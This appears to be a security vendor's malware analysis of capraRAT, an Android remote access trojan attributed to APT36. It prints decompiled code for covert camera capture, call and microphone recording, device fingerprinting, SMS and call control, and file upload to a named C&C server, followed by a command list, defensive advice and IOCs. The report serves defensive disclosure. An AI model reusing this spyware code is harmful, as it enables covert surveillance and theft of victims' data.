
The image below shows the malware code to collect the device's details such as phone number, IMEI, country code, operator details, etc.



```
public String getPhoneNumber() {
    return this.tm.getLine1Number();
}

public String getIMEI() {
    return this.tm.getDeviceId();
}

public String getCountryCode() {
    return this.tm.getNetworkCountryIso();
}

public String getOperatorName() {
    return this.tm.getNetworkOperatorName();
}

public String getSimCountryCode() {
    return this.tm.getSimCountryIso();
}

public String getSimOperatorCode() {
    return this.tm.getSimOperator();
}

public String getSimSerial() {
    return this.tm.getSimSerialNumber();
```

Figure 11 – Code to collect Device Information


The malware also captures the pictures from the device’s front and back camera without the user’s knowledge.



```
public boolean backCam() {
    if (!this.ctx.getApplicationContext().getPackageManager().hasSystemFeature("android.hardware.camera")) {
        return false;
    }
    Log.i("PhotoTaker", "Just before Open !");
    try {
        this.cam = Camera.open();
        Log.i("PhotoTaker", "Right after Open !");
        if (this.cam == null) {
            return false;
        }
        try {
            this.holder = new SurfaceView(this.ctx).getHolder();
            this.cam.setPreviewDisplay(this.holder);
            this.cam.startPreview();
            this.cam.takePicture(null, null, this.pic);
            return true;
        } catch (IOException e) {
            return false;
        }
    } catch (Exception e2) {
        return false;
    }
}

@SuppressLint({"NewApi"})
public boolean frontCam() {
    try {
        if (!this.ctx.getApplicationContext().getPackageManager().hasSystemFeature("android.hardware.camera")) {
            return false;
        }
        Log.i("PhotoTaker", "Just before Open !");
        try {
            getFrontCameraId();
            if (this.fcam != -1) {
                this.cam = Camera.open(this.fcam);
            } else {
                this.cam = Camera.open();
```

Figure 12 – Code to Capture Images from Device Cameras


The method *callRecording()* shown in the below image depicts the malware’s ability to record calls.



```
private void callRecording() {
    try {
        if (this.callRec != null) {
            this.callRec.stop();
        }
        this.t_manager = (TelephonyManager) getSystemService("phone");
        this.p_listener = new PhoneStateListener() { // from class: com.
            @Override // android.telephony.PhoneStateListener
            public void onCallStateChanged(int state, String str) {
                switch (state) {
                    case 0:
                        if (CMDService.this.callRec != null) {
                            CMDService.this.callRec.stop();
                            return;
                        }
                        return;
                    case 1:
                    default:
                        return;
                    case 2:
                        CMDService.this.callRec = new CallRecording();
                        CMDService.this.callRec.run();
                        return;
```

Figure 13 – Code to Record Calls


The method *micRecording()* shown in the below image is used by the malware to record microphone audio from the infected device.



```
private void micRecording() {
    try {
        setting.setRecType(1);
        if (this.audio != null) {
            this.audio.stop();
        }
        this.audio = new AudioStreamer();
        this.audio.run();
    } catch (Exception e) {
    }
}

private void stopMic() {
    try {
        setting.recMic = false;
        if (this.audio != null) {
            this.audio.stoped = true;
            this.audio.stop();
        }
    } catch (Exception e) {
    }
```

Figure 14 – Code to Record using Device Microphone


The *sendSMS*() method can be used to send text messages. The TA's C&C will provide details such as the recipient's mobile number and message content.



```
public boolean sendSMS(JSONObject jObj, String str) {
    try {
        if (!jObj.getJSONObject("header").has("VAL") || !jObj.getJSONObject("header").has("WHE")) {
            return false;
        }
        String phone = jObj.getJSONObject("header").getString("WHE");
        String sms = jObj.getJSONObject("header").getString("VAL");
        if (sms.getBytes().length < 167) {
            SmsManager.getDefault().sendTextMessage(phone, null, sms, null, null);
        } else {
            SmsManager.getDefault().sendMultipartTextMessage(phone, null, MessageDecoupator(sms), null, null);
        }
        return true;
    } catch (Exception e) {
        return false;
    }
```

Figure 15 – Code to Send SMS


The below code snippet demonstrates the method *gaveCall*(), which can be used to make calls on any number provided by TA's C&C.



```
public void gaveCall(JSONObject jObj, String CID) {
    try {
        if (jObj.getJSONObject("header").has("WHE")) {
            this.intent = new Intent("android.intent.action.CALL", Uri.parse("tel:" + jObj.getJSONObject("header").getString("WHE"))
            this.intent.setFlags(268435456);
            startActivity(this.intent);
            updateStatus(CID, "3");
        }
    } catch (Exception e) {
        updateStatus(CID, "-1");
```

Figure 16 – Code to Make Calls


The method *updateApp()* can be used to update the capraRAT malware.



```
public void updateApp(Context ths, String path) {
    try {
        File DbFile = new File(path);
        if (DbFile.exists()) {
            Intent intent = new Intent("android.intent.action.VIEW");
            intent.setDataAndType(Uri.fromFile(DbFile), "application/vnd.android.package-archive")
            intent.setFlags(268435456);
            ths.startActivity(intent);
        }
    } catch (Exception ex) {
```

Figure 17 – Code to Update App

The malware communicates with the malicious C&C server to receive the commands and sends sensitive information in response.



```
public void upload(JSONObject jObj) {
    HttpClient httpclient;
    try {
        httpclient = new DefaultHttpClient();
        HttpParams params = httpclient.getParams();
        HttpConnectionParams.setConnectionTimeout(params, 120000);
        HttpConnectionParams.setSoTimeout(params, 120000);
        HttpPost httppost = new HttpPost(setting.weburl)
        try {
            String VAL = jObj.getJSONObject("header").getString("WHE");
            String CMD = jObj.getJSONObject("header").getString("CMD");
            String CID = jObj.getJSONObject("header").getString("CID");
            FileBody bin = new FileBody(new File(VAL));
            MultipartEntity reqEntity = new MultipartEntity();
            reqEntity.addPart("file", bin);
            reqEntity.addPart("CID", new StringBody(CID));
            reqEntity.addPart("CMD", new StringBody(CMD));
            reqEntity.addPart("IMI", new StringBody(setting.imi));
            reqEntity.addPart("UID", new StringBody(Integer.toString(setting.userID)));
            httppost.setEntity(reqEntity);
            System.out.println("Requesting : " + httppost.getRequestLine());
            System.out.println("responseBody : " + ((String) httpclient.execute(httppost, new BasicResponseHandler<>()))
            httpclient.getConnectionManager().shutdown();

    public static String verion = "1.0.0.0";
    static String weburl = "http://android.viral91.xyz/admin/webservices"
    public static boolean errors = false;
```

Figure 18 – Malware's Communication with C&C Server

We have listed the commands used by the TAs to control the infected device:

Command	Description
smslogs	Get SMS data
smsstop	Unregister SMS Service
updateapp	Update the Malware App
capscreen	Take Screenshots
gavecall	Process Outgoing Call
recordcal	Call Record
recordmic	Mic Record
deleteFile	Delete Files
sendsms	Send SMS

Conclusion

APT36 has been active since 2013 and uses various sophisticated malware in its attacks. capraRAT is one such malicious Android application used by the group which can perform Remote Access Trojan activities with the potential to steal Indian Government personnel's sensitive data, including contacts, call logs, SMSs, Location, audio recordings, etc.

Given the sensitive nature of the data being accessed and the APT group suspected to be behind it, capraRAT could have severe national security implications for the Indian Diplomatic and Defense infrastructure.

TAs constantly adapt their methods to avoid detection and find new ways to target users through increasingly sophisticated techniques. Such malicious applications often masquerade as legitimate applications to trick users into installing them. This situation makes it imperative for users to install applications only after verifying their authenticity. Apps should only be installed exclusively via the official Google Play Store and other trusted portals to avoid such attacks.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed in mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and your device OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

- In case of a fraudulent transaction, immediately report it to the concerned bank

What should banks do to protect their customers?

- Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMSs, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Mean.
Initial Access	T1444	Masquerade as Legitimate Application
Execution	T1575	Native Code
Collection	T1433	Access Call Log
Collection	T1412	Capture SMS Messages
Collection	T1432	Access Contact List
Collection	T1429	Capture Audio
Collection	T1512	Capture Camera
Collection	T1533	Data from Local System
Collection	T1430	Location Tracking
Command and Control	T1436	Commonly Used Port

Indicators Of Compromise (IOCs)

Indicators	Indicator Type	Description
d9979a41027fe790399edebe5ef8765f61e1eb1a4ee1d11690b4c2a0aa38ae42	SHA256	capraRAT APK
hxxp://android.viral91[.]xyz/admin/webservices	URL	C&C